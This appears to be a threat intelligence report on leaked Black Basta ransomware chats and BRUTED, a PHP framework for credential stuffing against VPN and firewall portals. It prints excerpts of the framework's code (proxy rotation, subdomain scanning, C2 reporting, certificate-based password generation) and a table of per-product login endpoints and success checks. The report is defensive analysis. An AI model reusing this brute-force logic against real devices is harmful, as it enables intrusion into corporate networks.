Inside BRUTED: Black Basta (RaaS) Members Used Automated Brute Forcing Framework to Target Edge Network Devices

Archived: 2026-04-05 17:26:56 UTC

Executive Summary

On February 11, 2025, a Russian speaking actor using the Telegram handle @ExploitWhispers **[1]**, leaked internal chat logs of Black Basta Ransomware-as-a-Service (RaaS) members [2]. These communications, spanning from September 2023 to September 2024, provide an insider look on the group's operational tactics.



Figure 1 - Black Basta key members inside EclecticIQ TIP graph view.

EclecticIQ analysts examined these logs and identified a previously unknown brute forcing framework that Black Basta RaaS members have used since 2023. According to source code analysis, main capability of this framework ´s main capability is to perform automated internet scanning and credential stuffing against edge network devices, including widely used firewalls and VPN solutions in corporate networks. Analysts named this offensive framework BRUTED based on its log naming conventions.

EclecticIQ analysts assess that Black Basta targets edge network devices [3] for credential-stuffing attacks, exploiting weak or reused credentials to gain an initial foothold for lateral movement, and ransomware deployment. BRUTED framework enables Black Basta affiliates to automate and scale these attacks, expanding their victim pool for and accelerating monetization to drive ransomware operations.

Black Basta's Ransomware Strategy: Targeting High-Impact Industries

Black Basta, a ransomware-as-a-service (RaaS) group, emerged in April 2022 and quickly established itself as a financially motivated cybercrime operation. The group uses double extortion tactics, encrypting victims' data while threatening to publish sensitive information if they refuse to pay the ransom. EclecticIQ analysts assess that Black Basta highly likely prioritizes the Business Services sector due to its critical role in supporting multiple industries, amplifying operational disruptions. The group likely targets Industrial Machinery and Manufacturing sectors to exploit supply chain dependencies, increasing the pressure on victims to pay ransoms. This trend suggests a strategic focus on high-value targets where downtime has a significant financial and operational impact.Figure 2 illustrates the number of incidents targeting different industry sectors. It highlights Business Services (33 incidents) as the most targeted sector, followed by Industrial Machinery (14) and Manufacturing (6).



Figure 2 - Victimology Analysis per Industry in EclecticIQ TIP.

Internal Black Basta Communication Leak and ExploitWhispers' Motivations

Leaked internal chat logs from the Black Basta ransomware gang exposed critical operational details, internal power struggles, and key member roles. EclecticIQ analysts assess with medium confidence that this leak has likely disrupted Black Basta's infrastructure and operations, prompting some members to defect to rival ransomware groups.

EclecticIQ analysts assess with moderate confidence that Black Basta's long-term viability remains uncertain. The exposure of their infrastructure and operational details will likely hinders their short term recovery. However, former members will likely reintegrate into other ransomware-as-a-service (RaaS) ecosystems, ensuring their continued presence within the cybercriminal landscape.

On February 11, 2025, a Telegram user known as @ExploitWhispers published the gang's internal communications, stating the leak was a direct response to Black Basta's alleged breaches of multiple Russian financial institutions. Alongside the chat records, @ExploitWhispers disclosed key members of Black Basta, detailing their roles and connections to the reported bank intrusions.

Figure 3 - Telegram channel created by ExploitWhispers.

The leaked conversations, originally exchanged over the Matrix protocol, provide valuable insight into Black Basta's internal structure, attack methodologies, and financial disputes. In one exchange, a member identified as "bio" discusses their brief detention and subsequent release by Russian authorities with @GG—whom @ExploitWhispers identified as the group's leader. EclecticIQ analysts assess with moderate confidence that the exposure of internal discussions increases the likelihood of future law enforcement intervention.

This leak mirrors past ransomware group exposures, such as the Conti chat leaks, and provides security professionals and law enforcement with valuable intelligence on Black Basta's tactics, techniques, and procedures (TTPs).

Black Basta's Brute-Force Infrastructure: Key Servers and Leadership Insights from Leaked Chats

EclecticIQ analysts uncovered a previously unknown brute-forcing infrastructure utilized by Black Basta members. In the messages, a threat actor using the alias @lapa mentioned that the IPs 45.140.17[.]40,

45.140.17[.]24 and 45.140.17[.]23 were the "main servers for brute-force", indicating their role in credential-based attacks.

Leaked Chat From Black Basta Matrix Server (bestflowers247.online)			
	Sender Alias	**Message**	**Translation to English**
	@lapa	45.140.17.40, 45.140.17.24, 45.140.17.23` главные сервера для брута не работают	45.140.17.40, 45.140.17.24, 45.140.17.23 are the main servers for brute (force), and they are not working.
	@GG	три основные для брута не работают, скорее не проплачены оплатил на три месяца вперед, больше не выключат.	three main ones for brute force don't work, most likely unpaid paid for three months in advance, they won't turn it off anymore.

Figure 4 - Conversation between @lapa and @GG about BRUTED Infrastructure.

The logs reveal that these servers experienced downtime due to unpaid fees, but were later renewed by username @GG for an additional three months to sustain operations. According to @ExploitWhispers, @GG is Black Basta's leader, previously known as tramp, a moniker also used by a former affiliate of the Conti Ransomware-as-a-Service (RaaS) group.

All three servers were registered under Proton66 (AS 198953) and are located in Russia, likely for operational security (OPSEC) purposes. This strategic choice was very likely intended to evade Western law enforcement scrutiny while conducting malicious cyber activities within Russian territory.



Figure 5 - BRUTED Infrastructure registered under same ASN.

Exposing 'BRUTED' Framework: Mass Internet Scanning and Brute-Forcing Attacks Against Edge Network Devices

EclecticIQ analysts accessed these publicly exposed servers and retrieved the source code of the brute-forcing framework. Analysts named it ‘BRUTED’ based on the naming convention found in result logs following successful brute-force operations.



Figure 6 - Source code of the BRUTED showing version and main C2 servers for communication.

The BRUTED framework target various remote-access and VPN solutions. It supports multiple vendors and technologies—including SonicWall NetExtender, Palo Alto GlobalProtect, Cisco AnyConnect, Fortinet SSL VPN, Citrix NetScaler (Citrix Gateway), Microsoft RDWeb, and WatchGuard SSL VPN to gain initial access to victim networks.

Figure 7 - Palo Alto Global Protect appliances targeted by BRUTED.

Written in PHP, BRUTED enumerates a ti parameter (0 through 6). The script applies specialized brute-force logic for each platform, using tailored user-agent strings, endpoint paths, and success checks. This broad coverage of VPN and remote-desktop products reflects a highly adaptable approach, enabling attackers to systematically probe for weak or reused credentials across multiple enterprise environments.

The table below explains how each solution is targeted. Among them, Microsoft RDWeb [4] is a web-based interface that allows users to access Remote Desktop Services (RDS) applications and virtual desktops over the internet via a browser. While it serves as a gateway for remote access, it does not function as a network edge device:

TI	Product	How It's Targeted	Key Detection Artifacts
0	Microsoft RDWeb	1) GET login.aspx → parse WorkSpaceID 2) Post DomainUserName + UserPass 3) Check if redirected to default.aspx	Repeated POST to /RDWeb/Pages/login.aspx Param: DomainUserName, UserPass
1	Cisco AnyConnect (ASA)	1) Initial <config-auth> to fetch group options 2) Try group + user + password 3) Check for <session-id> in reply	- User-Agent: "AnyConnect Windows 4.4.02039" - <config-auth client="vpn" type="auth-reply">
2	SonicWall NetExtender	1) GET /cgi-bin/welcome + domain parse 2) Post domain=...&username=...&password=... 3) Check for swap= or X-NE-...	- User-Agent: "SonicWALL NetExtender for Windows 10.2.339" - cgi-bin/userLogin attempts
3	Fortinet SSL VPN	POST to /remote/logincheck Body: ajax=1&username=...&credential=... Success if ret=1, grpname=	- Repeated requests to /remote/logincheck - Checking ret=1, grpname= in the response
4	WatchGuard SSL VPN	1) GET landing page to parse auth-domain-list 2) POST to /?action=sslvpn_logon&fw_username=...&fw_password=...&fw_domain=...	- Param: fw_username, fw_password, fw_domain - Looks for <logon_status>1 in XML
5	Palo Alto GlobalProtect	1) GET/POST to /global-protect/getconfig.esp 2) Body includes clientgpversion=6.0.7-372 3) Check for <policy> in XML	- User-Agent: "PAN GlobalProtect/6.0.7-372" - Path: /global-protect/getconfig.esp
6	Citrix Gateway	1) POST to /cgi/login 2) Body: login=<user>&passwd=<pass> 3) Success if NSC_AAAC or redirect to /cgi/setclient?wica	- User-Agent: "CitrixReceiver/23.11.1.41 Windows/10.0" - Checking NSC_AAAC= cookie

Figure 8 - List of all targeted edge network devices and remote access software RDWeb.

According to source code analysis, BRUTED automates the following:

- **Proxy Rotation:** Uses a large list of SOCKS5 proxies (all from the domain fuck-you-usa[.]com) to hide attacker server IP while performing high volume of brute forcing request.

```
$_PROXY = false;
$_PROXY_LIST = [
    'socks5://[redacted]@s4.fuck-you-usa.com:18102',
    'socks5://[redacted]@s5.fuck-you-usa.com:18110',
    'socks5://[redacted]@s1.fuck-you-usa.com:18107',
    'socks5://[redacted]@s9.fuck-you-usa.com:18105',
    'socks5://[redacted]@s1.fuck-you-usa.com:18109',
```

Figure 9 - List of proxy servers inside the BRUTED source code.

- **Scanning the internet:** Automate subdomain enumeration and IP resolution for a given domain, effectively "scanning the internet" for potentially valid hostnames and IP addresses. It queries subdomains by prepending a series of known or likely prefixes (e.g., vpn, remote, mail, etc.) to a base domain, then resolves each resulting name to IP addresses. Finally, it reports any discovered hosts back to a remote command-and-control (C2) endpoint.

```
$domainPrefixArr = [
    '.',
    "vpn", "remote", "rds", "mail", "sslvpn", "portal", "autodiscover", "fw", "citrix", "utm",
    "connect", "gateway", "secure", "cloud", "gp", "firewall", "access", "office", "gw", "apps",
    "ts", "ssl", "vpn2", "rdp", "owa", "login", "sophos", "vpn1", "rd", "desktop", "gate", "fw01", "webmail",
    "ra", "rdweb", "rdg", "rdgw", "server", "terminal", "fw1", "webvpn", "app", "anyconnect", "vdi", "home", "fortigate",
    "ctx", "tsg", "asg", "discoverreceiver", "corp", "my", "exchange", "extranet", "sonicwall", "astaro", "remoteaccess",
    "globalprotect", "gpvpn", "go", "vpnssl", "rdgateway", "workspace", "ras", "portail", "hq", "kantoor", "mobile", "vpn01",
    "ad", "ravpn", "werkplek", "extern", "remoteapp", "asa", "rdsgw", "fg", "watchguard", "intranet", "remoto", "pa", "cag", "remote2",
    "gw1", "myapps", "outlook", "vpn3", "fgt", "securevpn", "utm01", "remoteapps", "webaccess", "co", "drvpn", "gw01", "svpn", "ssl-vpn",
    "intern", "userportal", "vpngw", "work", "webapp", "sg", "sg115", "sg105", "api", "tsgw", "wg", "bureau", "qb", "fortivpn", "lab",
    "dev", "azure", "rds01", "storefront", "auth", "test", "remote1", "workplace", "cloudvpn", "online", "firebox", "azvpn", "mx",
    "remotevpn", "tsgateway", "internal", "int", "router", "demo", "web", "ci", "external", "erp", "forti", "sma", "sw", "email", "dc",
    "vpnportal", "ext", "csg", "sede", "security", "services", "smtp", "gatekeeper", "proxy", "myvpn", "secureaccess", "v", "crm", "sg125",\
    "adfs", "mail2", "hosted", "us", "connect2", "sap", "pay", "fortinet", "support", "dr", "mam", "xen", "edge", "sage", "ftp", "sso", "pr
```

Figure 10 - Internet scanning function inside the BRUTED searching for specific domain prefix

- **Credential Generation & Retrieval:** Gathers password candidates from a remote server, combines them with locally generated guesses, and performs bulk authentication attempts.
- **Distributed/Parallel Execution:** Spawns multiple processes (via shell_exec) to scale brute-force attempts depending on CPU cores.
- **Reporting & Logging:** Sends progress and potential successful credentials back to a command-and-control (C2) server (e.g., via /get-items.php, /done-check.php).

```php
$getItemsUrlData = array(
    'version' => $_VERSION,
    "countCPUs" => $countCPUs,
    "count_pids" => $count_pids,
    "phpversion" => (float) phpversion(),
    "simplexml_load_string" => function_exists('simplexml_load_string'),
    "MemAvailable" => $MemAvailable,
    "memPeak" => $memPeak,
    "procVersion" => $procVersion,
    "argv1" => $argv[1],
);

$getItemsTMStart = microtime(true);

$itemsData = curl_get_data(
    '/get-items.php',
    array('b' => base64_encode(json_encode($getItemsUrlData))),
    1
);
```

Figure 11 - Report and logging system in BRUTED

- **Target-Specific Tactics:** BRUTED adapts its attack strategy based on the target system (Citrix, Cisco, SonicWall, Fortinet, RDWeb, GlobalProtect, or WatchGuard). It crafts appropriate HTTP(S) requests, user-agent strings, and POST data to mimic real VPN or RDP clients.
- **Domain & Certificate–Based Password Generation:** Extracts common names (CN) and Subject Alternative Names (SAN) from a target's SSL certificate getCertDomainsList() to generate additional password guesses.

```php
function getPasswdsByDomainCert($host_port)
{
    $passwdsByDomainCert = [];
    $certDomains = getCertDomainsList($host_port);
    echo "certDomains(". implode(", ", $certDomains) .")\r\n";
    foreach($certDomains as $certDomain){
        $certDomainParts = explode(".", $certDomain);
        foreach($certDomainParts as $certDomainPart){
            if (strlen($certDomainPart) > 3) {
                $tmp = (array) get_passwds_by_str($certDomainPart);
                $tmp2 = (array) get_passwds_by_str_002($certDomainPart);
                $passwdsByDomainCert = array_merge($passwdsByDomainCert, $tmp, $tmp2);
            }
        }
    }
    $passwdsByDomainCert = array_uniq_and_vals($passwdsByDomainCert);
    return $passwdsByDomainCert;
```

Figure 12 - Password pair generation by using victim SSL cert.

Example result from brute forcing attack:

Figure 13 - Example of the result output from a brute force attack.

Analysts observed multiple forgotten source code comments that referenced another server (2.57.149[.]237), which Black Basta members very likely used in a previous version of the BRUTED tooling.

```
// file_get_contents('http://2.57.149.237/uniq.php?code=START');
```

Figure 14 - Comment inside the BRUTED source code contains forgotten IP address.

The same infrastructure appeared in a conversation between RaaS affiliate @lapa and Black Basta´s alleged leader @GG. In their exchange, they confirmed that the servers 2.57.149[.]237 and 2.57.149[.]231 were used for brute-forcing.

Leaked Chat From Black Basta Matrix Server (bestflowers247.online)			
	Sender Alias	**Message**	**Translation to English**
	@GG	Добрый день! У Вас подходит оплата серверов 2.57.149.231; 355$; 21.04.2024 **2.57.149.237**; 355$; 23.04.2024	Good afternoon! Your server payments are due: 2.57.149.231; $355; 21.04.2024 **2.57.149.237**; $355; 23.04.2024
	@lapa	какая пропускная способность у сервера **2.57.149.237** ? можно ли ее увеличить просто это основной сервер для брута. И смотрю, выше 10Mb/seconds не понимается	what is the bandwidth of server **2.57.149.237**? Is it possible to increase it? It's just that this is the main server for brute. And I see that above 10Mb/seconds is not understood

Figure 15 - Chat messages between @GG and @Lapa about BRUTED Infrastructure.

Internal communications reveal that Black Basta has heavily invested in the BRUTED framework, enabling rapid internet scans for edge network appliances and large-scale credential stuffing to target weak passwords. Successful compromises grant high-privileged access and extensive visibility into victim networks, potentially amplifying the impact of ransomware attacks. By systematically testing, developing, and maintaining BRUTED framework across multiple infrastructures, the group speeds up mass target discovery and infiltration. Black Basta affiliates leverage their elevated privileges and network-wide view of compromised edge network devices to maximize disruption, ultimately strengthening Black Basta's bargaining position and heightening the threat they pose to organizations.

High Tempo Exploitation Against Edge Network Devices for Initial Compromise

Edge network devices act as entry points to an organization's internal network, making them a key component of network security. These devices include routers, virtual private networks (VPNs), wide-area networks (WANs), firewalls, and integrated access devices (IADs), all of which are typically exposed to the internet. This exposure makes them prime targets for threat actors, including groups like Black Basta.

Leaked chat messages from Black Basta RaaS members reveal that the group exploits known vulnerabilities in VPN and firewall appliances for initial access. Figure 16 lists the vulnerabilities leveraged by Black Basta ransomware operators:



Figure 16 - Vulnerabilities exploited by Black Basta members to target edge network device inside EclecticIQ graph view.

Monitoring edge devices presents a significant challenge, as they often lack support for Endpoint Detection and Response (EDR) solutions or other security mechanisms that can detect modifications, collect forensic images, or provide real-time telemetry. Unlike traditional endpoints or servers, edge devices mostly have limited logging capabilities, making it difficult to track intrusions or attribute attacks. These limitations not only reduce the likelihood of early detection but also complicate forensic investigations and incident response efforts, ultimately increasing an organization's risk of exposure to adversaries.

From Edge Network Devices to Network-Wide Ransomware Execution

EclecticIQ analysts assess with high confidence that Black Basta almost certainly prioritizes exploiting edge network devices, such as VPNs and firewalls, to gain initial access while bypassing traditional security controls. These devices mostly lack endpoint detection and response (EDR) capabilities, making them a highly attractive entry point. Once inside, Black Basta targets ESXi hypervisors, which host critical virtualized environments. Gaining full administrative control over ESXi very likely allows threat actors to encrypt the file system, disrupt virtual machines (VMs), and cripple business operations, increasing pressure for ransom payment. Compromising ESXi also enables data exfiltration, lateral movement, and deeper network infiltration, maximizing operational impact. By combining edge device exploitation with ESXi ransomware deployment, Black Basta ensures persistent access, widespread disruption, and stronger ransom negotiation leverage.

Black Basta follows a structured attack chain, beginning with the compromise of edge network devices through brute-force attacks, stolen credentials, and known vulnerabilities. The group then deploys post-exploitation frameworks like Cobalt Strike or Brute Ratel to establish stealthy command-and-control (C2) channels and enable lateral movement.



Figure 17 -Exploitation attack flow against edge network devices.

After gaining a foothold, attackers enumerate Active Directory, dump credentials, and execute remote commands using tools like PsExec, WMI, and RDP hijacking. To maintain persistence and they leverage Socks5 proxies for OPSEC. Ransomware deployment is automated through custom scripts and VBS-based droppers, often abusing rundll32.exe and malicious DLLs to evade detection.

